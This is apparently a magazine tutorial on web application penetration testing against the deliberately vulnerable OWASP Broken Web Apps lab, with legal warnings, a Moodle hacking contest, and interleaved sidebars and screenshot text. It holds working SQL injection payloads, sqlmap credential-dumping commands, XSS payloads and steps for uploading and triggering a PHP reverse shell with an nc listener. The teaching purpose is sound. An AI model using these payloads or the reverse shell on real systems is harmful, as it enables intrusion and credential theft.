However, while the data's still on our computer, we can still manipulate it as long as we have the right tools for the job. The simplest one is the Tamper Data extension for Firefox. To get this, you'll need to install Firefox if you haven't got it already, then go to Tools > Addons and search for Tamper Data. Once it's installed, you'll need to restart Firefox.

Navigate back to the Bricks Login #2, and enter some dummy data into the form (we'll edit it in a minute), but before you click submit, start the Tamper Data session. Go to Tools > Tamper Data and then click Start Tamper in the new window. This will then intercept every HTTP request and give you the opportunity to alter it. Now hit submit in the main window, and a pop up will ask you if you want to tamper with the request. Click Tamper. There are two sides to the dialog window that opens. On the left hand side, you'll see details of the HTTP request header. These are all changeable, and in some penetration tests, it can be useful to change them (particularly the User-Agent and the Cookie), however, we won't use them. In this exercise, we only need to alter the post data which is on the right hand side. Here you should see the username and password fields that you entered in the form. Since these have already gone past the JavaScript checking, you can change them



User ID:
admin,tom,ron,5f4dcc3b5aa765d61d8327deb882cf99

User name: admin,tom,ron,harry

E-mail: 0,1,2,3

```
SQL Query: SELECT * FROM users WHERE idusers=-1 union select (SELECT GROUP_CONCAT(password) FROM users), (SELECT GROUP_CONCAT(name) FROM users), (SELECT GROUP_CONCAT(idusers) FROM users),4,5,6,7,8 LIMIT 1
```

A good knowledge of obscure SQL is the best way to ensure you get the best information out of an SQL injection attack, as many sites will volunteer information that makes them vulnerable.

to whatever you want. In this case, we'll change the username to the same value as before, that is:

test' or name like '%' or '1'='1

You should now find you get logged in.

Validate your data!

There's an important lesson here for any aspiring web developers: JavaScript form validation can be useful to help users enter the right data, but it has no security value whatsoever. As you've just seen, it's trivially easy to bypass. This isn't limited to text inputs. We could have changed it just as easily had it been a drop-down box, check box, radio buttons, or any other form of input. This also isn't limited to just websites. Whenever you accept data over a network, you can never be sure whether it's been tampered with. You can intercept and spoof TCP and UDP packets in the same way we just intercepted the HTTP request. Absolutely everything must be validated on the server before it's used in any way that could lead to a compromise.

SQL Injection

In the previous example, we managed to manipulate the SQL to get the server to log us in. This is a useful trick, but it's not the limit of the damage we can do with poorly validated SQL. If you go to Bricks Content #1, you'll find another website that takes input from the user and puts it in an SQL query, but this time information is returned to the user.

The intended use of this web page is to find out information about users on the system, but since the data is poorly validated, we can manipulate it to give us almost anything we want.

The underlying code performs an SQL select statement to grab one line of data from the database, then display three items from that line on the screen. To subvert this, we'll use SQL's **union** function to add extra data we want. The **union** function simply concatenates two tables to make one large one that includes all the elements from both tables (or two queries). The only restriction we face is that the two tables must have the same number of columns, so our first task is to find out how many columns are returned by the first select statement.

We can find this out by using an **order by** operation. This can take a column number as an argument and sort the data by that column. If we put in a number that's larger

Hacking, cracking and penetration testing

Hacking is without a doubt the most common word for breaking electronic security. It's widely used in the mainstream media and within the hacking community itself. Some people feel that this is counterproductive, and that the word should be reserved for less controversial technological uses. In fact, the word appears to have originated in the Tech Model Railway Club at the Massachusetts Institute of Technology (MIT). From there it emerged into the new world of computing to mean someone who uses particular knowledge and skill to solve a challenging technical problem. It still retains this meaning, and you'll often hear people referred to as (for example) "kernel hackers" because they apply their technical skill to making the Linux kernel work better.

Over time, the word has retained its original meaning, but it's also come to mean someone who breaks into computers. This can either be for good (white-hat hacker) or for evil (black-hat hacker). This additional meaning offends some people who feel that the term 'cracker' should be used instead.

Cracking's only common modern usage in a similar context is to break a single layer of security (eg to crack DRM). Some people feel it should be used more widely to describe computer criminals, but that's never caught on in mainstream use.

Penetration testing (or pen testing) is a type of systems testing that focuses on security. It's where people try to find and fix weaknesses before they're exploited by bad guys. However, the term doesn't solve the nomenclature problem, because it only refers to people using their skills for good.

Language is organic, and a word's etymology doesn't define its current meaning. There are certainly dialects of English were the word hacker means something different, particularly those spoken around Silicon Valley and MIT. However, in modern British English, it means someone who subverts computer security.

SQL

The vast majority of websites store information in relational databases. In these, data is stored in tables, where each chunk of data is a row in the table. Structured Query Language (SQL) is the most common tool for extracting information from a relational database. It's a nuanced language, and true mastery of it can take a long time, but in the most basic form of SQL, data is retrieved via a select statement such as:

```
select name from users where id=1;
```

This statement tells the database that you want all the values from the column name in the table users where **id** (which is the name of another column) is **1**. This is a very simple example. Almost all select queries have the same basic structure, but there's a lot more that can go in than simple columns, tables and conditions, and you'll see a few more examples in this article such as the wildcard %, and the **group_concat()** function. If you're interested in web application security, it's essential that you get a good grounding in SQL. There are some great resources on the web to help you learn. SQL Zoo is a good place to start (**http://sqlzoo.net/wiki/Main_Page**), and Schemaverse (**https://schemaverse.com** – an online game where you compete entirely in SQL) is a good place to practice your skills.

than the number of columns in the data, it'll throw an error, and we can use this error to deduce the number of columns. We know there are at least three because the user ID, username and email address are displayed on the screen, so we can start by entering the URL:

```
http://192.168.56.101/owaspbricks/content-1/index.php?id=0 order by 3
```

This doesn't return any errors (we were just checking that it worked). You now have to increase the number 3 to find out the point at which it errors. So try:

```
http://192.168.56.101/owaspbricks/content-1/index.php?id=0 order by 3
http://192.168.56.101/owaspbricks/content-1/index.php?id=0 order by 4
http://192.168.56.101/owaspbricks/content-1/index.php?id=0 order by 5
```

And so on. You should find that it throws an error when you get to nine. This means that there are eight columns in the data, so whatever we **union** with the data should also have eight columns. To test this out, try:

```
http://192.168.56.101/owaspbricks/content-1/index.php?id=-1 union select 1,2,3,4,5,6,7,8
```

We entered **-1** as the **id** because we don't want the original query to return any data. Since the website only displays one line, we want to make sure that our one line is displayed. The page should display:

```
User ID: 1
User name: 2
E-mail: 3
```

This tells us that the page is displaying the first three of the eight columns.

Target acquired

Now we know the format of the data we need, we can start to use this to retrieve data from the database. Since we can only retrieve one line at a time, we need to be able to squeeze as much information into that line as possible. That's why we're going to use the **group_concat()** MySQL function, which can create a single string out of many values. For example, to return all the column names in a particular table as a single string, you can use:

```
select group_concat(column_name) from information_schema.columns where table_name = 'users';
```

In our URL format, this is:

```
http://192.168.56.101/owaspbricks/content-1/index.php?id=-1 union select (select  group_concat(column_name) from information_schema.columns where table_name = 'users') ,2,3,4,5,6,7,8
```

This isn't quite perfect, because it will repeat the values, but it does contain all the information we need. We can now use exactly the same trick to retrieve all of the values of any three columns from the table. For example, to get the passwords, usernames and user IDs, try the URL:

```
http://192.168.56.101/owaspbricks/content-1/index.php?id=-1 union select (SELECT GROUP_CONCAT(password) FROM users), (SELECT GROUP_CONCAT(name) FROM users), (SELECT GROUP_CONCAT(idusers) FROM users),4,5,6,7,8
```

In a secure system, the passwords would be hashed, so wouldn't be available in plain text. This is not a secure system for many reasons.

Going automatic

The only limits to the number of things you can do is the permissions of the database user, and your SQL skills. In order to make it really easy to manipulate this sort of SQL injection, many people use tools to automatically perform these attacks. One of the best is **sqlmap**, which is available from **www.sqlmap.org**. If you download and unzip this, you'll find a Python script called **sqlmap.py**.

To test a website for SQL injection, you only need to pass it the URL. For example run the following in a terminal in the new directory created by **sqlmap**:

```
python sqlmap.py -u "http://192.168.56.101/owaspbricks/content-1/index.php?id=0"
```


When it asks you questions, you can just hit Enter to accept the defaults.

After it finishes running (it may take a little while), it should tell you that the parameter **id** is injectable. The real power of SQLmap isn't in detecting SQL injection possibilities, though, but in exploiting them. For example, to get the username and passwords of all database users, run:

```
python sqlmap.py -u "http://192.168.56.101/owaspbricks/content-1/index.php?id=0" --users --passwords
```

This will retrieve the usernames and hashed passwords, then perform a dictionary attack to retrieve the plain text passwords (this only works on poor passwords). Alternatively, to just dump all of the data into a text file for later perusal, try the following:

```
python sqlmap.py -u "http://192.168.56.101/owaspbricks/content-1/index.php?id=0" --batch -a > /home/ben/database.txt
```



```
Username: test
Password: ••••
SQL Query: SELECT * FROM users WHERE name='test' or name='1'='1' and password='test'
```

```
http://192.168.56.101/owaspbricks/login-2/index.php
Host             192.168.56.101      username   password='test'
User-Agent       Mozilla/5.0 (X11    passwd     test
Accept           text/html,applic    submit     Submit
Accept-Language  en-gb,en;q=0.5
Accept-Encoding  gzip, deflate
Referer          http://192.168.5
Cookie           acopendivids=s
```

The Tamper Data extension for Firefox lets you control the data you upload, and so bypasses all client side-security – so make sure you validate all user input on the server side!

Automatic vulnerability scanning

Why hack manually when you can automate it?

So far, we've looked at how to exploit vulnerabilities that we've known existed, but we haven't looked at how to find them. Practice and experience help this quite a lot, but there are also some tools that can make the job easier. One of the most useful for penetration testing is an attack proxy. This is an HTTP proxy that acts as an intermediary between your web browser and the websites you're looking at. It intercepts the requests you make, and logs the responses that you get from the server. In doing this, it helps you keep a record of what you've done, and what vulnerabilities you've found. This is helpful as you go along, and it also keeps evidence of what you've done which you can present to the owner of the website to show exactly what the vulnerabilities are and how they can be exploited.


Our favourite attack proxy is the Zed Attack Proxy (ZAP) created by OWASP. It isn't included in many distro's repositories, so you'll need to download it from **http://code.google.com/p/zaproxy/wiki/Downloads**. It's written in Java, so you don't need to compile it; just unzip the TAR archive and run **zap.sh** with:

```
tar -zxvf ZAP_2.3.0.1_Linux.tar.gz
cd ZAP_2.3.0.1
./zap.sh
```

This will start the proxy and open a window showing the data between the web browser and the server, or at least it will once you set up your browser to go through the proxy. In Firefox you can do this by going to Edit > Preferences > Advanced > Network > Settings and set it to Manual Proxy Configuration, with the HTTP Proxy set to localhost on port 8080.

Anything you do in the browser will now be picked up and stored by Zap. Let's go back to Bricks and see how it compares to our manual testing.

To get Zap to the right place, just point your browser to Login #1 in the Bricks web app. If you switch back to Zap, some entries should have appeared in the sites pane. If they haven't, make sure your browser is pointing to the right proxy, and hit refresh.



```
// The scan function will typically be called for every parameter in every URL and Form for every page

// Note that new active scripts will initially be disabled
// Right click the script in the Scripts tree and select "enable"

function scan(as, msg, param, value) {
    // Debugging can be done using println like this
    println('scan called for url=' + msg.getRequestHeader().getURI().toString() +
        ' param=' + param + ' value=' + value);

    // Copy requests before reusing them
    msg = msg.cloneRequest();

    // setParam (message, parameterName, newValue)
    as.setParam(msg, param, 'Your attack');

    // sendAndReceive(msg, followRedirect, handleAntiCSRFtoken)
    as.sendAndReceive(msg, false, false);

    // Test the response here, and make other requests as required
    if (true) {    // Change to a test which detects the vulnerability
        // raiseAlert(risk, int reliability, String name, String description, String uri,
        //         String param, String attack, String otherInfo, String solution, String evidence,
        //         int cweId, int wascId, HttpMessage msg)
        // risk: 0: info, 1: low, 2: medium, 3: high
        // reliability: 0: falsePassitive, 1: suspicious, 2: warning
        as.raiseAlert(1, 1, 'Active Vulnerability title', 'Full description',
```

Zap has a powerful scripting engine that you can use to define new rules for the scans. These could be used to target specific classes of vulnerabilities or web apps.

As well as recording where you're browsing, ZAP can spider a site to find all the pages. This should give you all the targets to attack. We only want to spider Bricks (not all of the web apps on the distro), so in the sites pane, highlight **owaspbricks** (under Sites > ip-of-virtual-machine), then right-click and select Spider Subtree.

Automatic scanning

Zap's best trick is its ability to automatically scan for vulnerabilities. Using this feature, you can just point it at a website, set a scan running and see where the security holes are. However, the problem with vulnerability scanners is that they aren't as good as experienced pen testers at finding problems, and so while they're a useful tool, they can't replace wisdom and experience when it comes to breaking in. Let's see how well Zap does when it comes to finding ways to break into Bricks.

Before we run the scan, it's best to change a few of the defaults to make sure it focuses on the SQL that we're looking for. At the bottom of the Zap window, there's a series of tabs; the one we need is Active Scan. This will bring up the details of the scan. Here you can select the site. Next to the site, there's an icon that looks a little like four sliders on a mixing desk. If you click on this it'll open the Scan Policy window.

Here you can tune how the scan runs. The first thing to do is turn down the scans for cross-site scripting. This is a type of vulnerability we'll look at next, but if we leave it to scan for that here, it'll stop looking once it finds them on particular pages and not find the SQL vulnerabilities we're looking for.


Under Injection, change both Cross Site Scripting (Reflected) and Cross Site Scripting (Persistent) to OFF/Low. Also under Injection, you can change SQL Injection to Default/Insane. This will give it the best chance of finding the vulnerabilities.

With this done, you can start the scan running by right-clicking on owaspbricks (as you did before), and selecting Active Scan Subtree. The scan isn't very subtle. It just throws lots and lots of test data at the website to try and elicit a response. It's this sort of scan that fills up the error logs on most internet-facing webservers. It can take a little while to complete (possibly over an hour depending on the power of your computer), but it shouldn't need any intervention, so you can leave it running. To see what stage it's currently at, click on the Scan Progress icon in the Active Scan tab (this looks a bit like a oscilloscope).

When it finally finishes, it will flag up all the issues it finds. The colour of the flags

"Zap's best trick is its ability to automatically scan for vulnerabilities. You can point it at a website, set it running and see where the security holes are."

At a glance: the Zap interface



HTTP request
The contents of the HTTP request that's currently highlighted.

Sites pane
A list of all the contents that Zap is aware of.

HTTP response
The data that was returned by the request.

Alerts tab
A list of all the vulnerabilities Zap has found.

Active scan tab
Control the vulnerability search.

Spider tab
Change the way Zap searches for content on the site.

indicate the seriousness of the issue from red (major problem) to yellow (minor problem) to blue (information). If you click on the Alerts tab, you should see all the issues it's found. In this case, it should find two SQL injection errors (the ones from contents #1 and contents #2).


Humans are still useful

It's impressive that Zap has managed to find a way into this site by itself, but it's only found two of the many vulnerabilities in there. While there are more sophisticated vulnerability scanners available, none of them are perfect, so it's important to pair them with a real person, who can both check for false positives and check for anything that the scanner might have missed.

Aside from the vulnerabilities, let's look at what Zap is telling us. When it spidered the site, it did a good job of digging up all the different files that were on the server. This won't necessarily be perfect (because there may be files that aren't linked to anything), however, it's a great starting point. Essentially, it's given you a list of everywhere a vulnerability could exist.

As you go through these manually, you may find vulnerabilities that the scanner missed. In these cases, Zap can still be useful as a reporting tool. You can manually create alerts by right-clicking on the HTTP request in the sites pane, then selecting New Alert. Using Zap as a data store means you've got a record that you can check against as the security bugs are being fixed. It also enables you to generate a report of all the issues you've found (Report Menu > Generate HTML Report). By keeping everything together in this way, it's easy to remember what the problems are, and whether they've been fixed. This is just as important if you're running some tests to help secure an open source project as it would be if you're an aspiring professional penetration tester.

Forced browsing, fuzzing and SSL certificates are some of the most useful features that we haven't been able to cover. Fortunately, the project is well documented, and there are guides to these features and more on the wiki at **https://code.google.com/p/zaproxy/wiki/Introduction**.



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.3.1 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Hide Popup Hints | Enforce SSL

Listing of Vulnerabilities

- Application Exception
- Application path disclosure
- Authentication Bypass via SQL injection
- Brute force secret admin pages
- Buffer overflow
- Cascading style sheet injection
- CBC bit flipping (latest)
- Click-jacking
- Comments with sensitive data
- Cross Site Request Forgery
- Denial of Service
- Directory Browsing
- DOM injection
- Forms caching
- Frame source injection
- HTML injection
- HTTP Parameter Pollution
- Information disclosure via HTML comments
- Insecure Cookies
- JavaScript Injection
- JavaScript validation bypass
- JSON injection
- Loading of any arbitrary file
- Local File Inclusion
- Log injection
- Method Tampering
- O/S Command injection
- Parameter addition
- PHPMyAdmin Console
- PHP server configuration disclosure
- Phishing
- Platform path disclosure
- Privilege Escalation via Cookie Injection
- Reflected Cross Site Scripting via GET, POST, Cookies, and HTTP Headers
- Remote File Inclusion
- robots.txt information disclosure
- Stored Cross Site Scripting
- SSL Stripping
- SQL Injection
- XML External Entity Injection
- Unencrypted database credentials
- Unrestricted File Upload
- Un-validated Redirects and Forwards

Note: Pages marked with a * are common. This means their vulnerabilities will appear on most pages.

add-to-your-blog.php

- SQL Injection on blog entry
- SQL Injection on logged in user name
- Cross site scripting on blog entry
- Cross site scripting on logged in user name
- Log injection on logged in user name
- Cross site request forgery
- JavaScript validation bypass
- XSS in the form title via logged in username

There's a full list of all the known vulnerabilities in Mutillidae II. It's quite long, but exploring them all is an excellent step towards mastering the art/science of penetration testing.


Cross-site scripting

Fool users into giving up valuable data.

There are loads of vulnerable projects on the Broken Web Apps live distro, and all of them are worth a look to help you improve your web app hacking. However, one stands out as having far more vulnerabilities to play with than any of the others: Mutillidae II. The design of this is focused on the OWASP top 10, which is an annual list of the 10 most common web app vulnerabilities; if you can work your way through all of the vulnerabilities, you'll have a good understanding of most web security issues. There are far too many for us to go through them all here, but we will have a look at one more: Cross Site Scripting (XSS).

This is similar to the SQL injection attacks we looked at in Bricks, but instead of injecting SQL, we inject HTML (or, more commonly, JavaScript). In doing so, we aren't attacking the site, but the visitors to the site. For example, open the IP of the virtual machine in your browser, then go to OWASP Mutillidae II, and in the left-hand menu, select OWASP Top 10 > A2 Cross Site Scripting > Persistent (Second Order) > Show Log.

This website is a simple log file viewer. It shows a list of which people have visited which pages, and when. None of this comes directly from user input in the same way that it did with the SQL attacks we did (though there are certainly XSS attacks that work in this way). Instead we have to get a little creative here.



The BodgeIt Store

192.168.56.101/bodgeit/

The BodgeIt Store

We bodge it, so you dont have to! Guest user

Home | About Us | Contact Us | Login | Your Basket | Search

Doodahs
Gizmos
Thingamajigs
Thingies
Whatchamacallits
Whatsits
Widgets

Our Best Deals!

Product	Type	Price
Youknowwhat	Whatchamacallits	$4.32
Whatsit called	Whatsits	$4.10
Mindblank	Whatchamacallits	$1.00
Whatsit called	Whatsits	$4.10
TGJ EFF	Thingamajigs	$3.00
TGJ CCC	Thingamajigs	$0.70
Whatsit called	Whatsits	$4.10
TGJ CCC	Thingamajigs	$0.70
Mindblank	Whatchamacallits	$1.00
TGJ EFF	Thingamajigs	$3.00

The BodgeIt store is riddled with vulnerabilites. See how you can exploit them to make money!

Manipulate the users

There are two pieces of data that we as a user can control: the user agent and the page visited. You can control the user agent using the Tamper Data Firefox extension in exactly the same way that we used it to alter the post data. The page visited is much easier, as it just returns whatever you put in the page parameter in the URL.

The most common way to check for XSS is by inserting a JavaScript alert. This makes it easy to see if something's been injected, because it pops up when you visit the page. For example, if you browse to the site:

```
http://192.168.56.101/mutillidae/index.php?page=<script>alert('Hello');<script>
```

Now visit the log page. You should get a pop up saying "Hello". For true internet points, though, you might want to try visiting the URL:

```
http://192.168.56.101/mutillidae/index.php?page=<iframe width=1500 height=1000 src= "//www.youtube.com/embed/YSDOcLfwM-I?autoplay=1" frameborder="0" allowfullscreen></iframe>
```

The reason for this sort of attack (other than pranks) may not be as clear as the other attacks we've done. After all, we haven't been able to extract data from the server. The point of this is to try to subvert the visitors. This could be in a number of ways. For example, you could insert a form asking users to enter their usernames and passwords that submits the data to your site, or you could use it as a platform to launch an attack that surreptitiously installs malware onto the unsuspecting browser. It could also include JavaScript to automatically redirect the browser to another site.

This attack works because the web app has a page parameter that takes the filename of the page they want to view. It then surrounds this page with the header bar, side menu and footer to create a consistent site across a range of pages. However, this particular implementation has a bug in it – it processes files as PHP regardless of how they were uploaded, or where they were uploaded to. This can give an attacker control of the system.

Install a reverse shell

In Mutillidae II, go to Others > Unrestricted File Upload > File Upload. This presents you with a file upload form. We know that we can execute a PHP file anywhere on the system, so we just need a file that can allow us to take control: we need a reverse shell. This is technique where we get the server to communicate with our computer, but we take control, sort of like SSH, but in reverse.

Legalities

Breaking into websites without permission is illegal, and in many countries the potential penalties should you get caught defy reason. There's also no excuse, as there are loads of legal ways to get your hacking fix. There are all the web apps on the OWASPBWA distro, plus there's our hacking challenge (see boxout, right).

Once you're done with that, why not install some open source webapps on to a virtual machine and try to find weaknesses? The maintainers will undoubtedly be glad to hear of anything you find provided you report it in the proper way (see the projects' individual websites for details of how to submit vulnerabilities).

A few companies also offer responsible people the chance to try to find vulnerabilities on their websites, and some even offer bounties should you find any. For example, take a look at Facebook's program here: **www.facebook.com/whitehat**.

If that's not enough to encourage you to stay on the right side of the law, there's a list of convicted computer criminals on Wikipedia (**http://en.wikipedia.org/wiki/List_of_computer_criminals**) complete with their sentences.

One of the best reverse shells for PHP is available from **http://pentestmonkey.net/tools/web-shells/php-reverse-shell**. If you download this and unzip it, you'll find a file called **php-reverse-shell.php**. When executed, this creates a reverse shell connection with any computer of your choice, so the first thing to set up is the IP address for it to connect to. Open it with a test editor, and change the line:

```
$ip = '127.0.0.1';  // CHANGE THIS
```

So that **127.0.0.1** is replaced with the IP address of your computer (the IP address for **vboxnet** – you should be able to find this out with the **ifconfig** command). The second thing you need to do is make your computer listen for the incoming connection. This is easiest to do with the **nc** command (this should be in your distro's repositories). Run the following command, which listens for incoming connections on port 1234:

```
nc -l 1234
```

You can now go back to your web browser and upload the file using the upload form. Once it's successfully uploaded, you should see a new page containing the line:

```
File moved to /tmp/php-reverse-shell.php
```

This tells you where it is, so if you point your browser to **http://192.168.56.101/mutillidae/index.php?page=/tmp/php-reverse-shell.php** it will execute the PHP. This should give you shell access to the server through the **nc** command – from where you can issue commands as if you were the legitimate owner of the server.

More fun things to practice on

The Broken Web Apps live distro is packed full of opportunities to gain skills. A quick click around the homepage will give you a good idea of what you can do, but we've listed our three favourites below. If you get stuck on any of them, there are loads of tutorials on YouTube that should help you move along.

- Hackxor is a game that brings together many web app hacking skills in a narrative. To advance, you'll have to break into different services to get different bits of information.
- DVWA is one of the most popular apps for introducing different areas of vulnerabilities, and it a good option to move onto after you've conquered Bricks. It's simple and direct, and introduces the major areas of web app security.
- The old version of WordPress is a good chance to practice your skills on real code rather than code that's been designed to be vulnerable. In fact, once you've got an idea of what you're doing, all the old software on the OwaspBWA VM is a great proving ground.

COMPETITION

Hack our server, help Moodle, win kudos/prizes

It's time to put your new-found skills to the test. Linux Voice has teamed up with Bytemark Hosting and Moodle to try and find vulnerabilities in the Moodle online course web app. For up-to-date information on everything, keep an eye on **www.linuxvoice.com/hackattack**.

We've selected Moodle because there are a lot of different inputs, which leaves plenty of space for potential vulnerabilities to hide. It's also a mature project that's already been well tested, so finding vulnerabilities won't be easy. However, even the most secure projects have a few chinks in their armour. Your task is to find them.

There will be three different winners:

- The person who submits the most security bugs to the Moodle bug tracker (only bugs that are verified will count). To be eligible for this, email **ben@linuxvoice.com** with a list of the vulnerabilities you've discovered by 10 July 2014.
- There's a file called **steal-me** somewhere in the web root (**/var/www**). It contains a series of instructions. The first person to follow those instructions will win.
- There's a file called **steal-me** somewhere outside the web root. Whoever follows the instructions contained in it first will win.

This isn't a simulation – it's a real installation of Moodle on a real Linux system. As such, there are a few rules we need you to follow:

- Only the server **hackthis.linuxvoice.com** is included in the contest. Attacking any other machine, (including other Linux Voice machines) is strictly forbidden. This includes spear phishing attacks. Not only will you disqualify yourself from the contest, but in extreme cases, we may pass on details to the police.
- The server should not be used to as an intermediary in any further attacks on other servers.
- Keep it clean! We'll remove any offensive messages that appear on the website.
- Responsibly disclose any vulnerabilities you find. We understand that you may well feel proud should you find a vulnerability, but please remember that this version of Moodle is running on real servers around the world, and the developers need time to investigate and fix any issues that come up before they're announced to the public. Please submit bugs through the proper channels (see **www.linuxvoice.com/hackattack**), and work with the Moodle security team to pick the best time to let the world know how it worked once a fix has been issued.

We plan to run the contest from 29 June 2014 to 8 July, but we reserve the right to finish the contest early (even if the prizes haven't been claimed) should we feel that it's in the best interests of either LinuxVoice or our hosting providers. As with everything, keep an eye on **www.linuxvoice.com/hackattack** for the latest information.

The Linux Voice winner's T-shirt is only available to winners of LV competitions. Get hacking for your chance to win!

THE BEST GAME OF ALL TIME

It's tremendously addictive. It takes a lifetime to master. And people play it for decades without completing it. **Mike Saunders** explores the strange world of NetHack...

Believe it or not, it's possible to be terrified by the sight of the letter D. Or ecstatic about the sight of a % character. (And the less said about ^, the better.) But before you assume we've gone totally loopy, those characters represent dragons, food rations and traps respectively. Welcome to NetHack, where your imagination needs to play a big role in the gameplay.

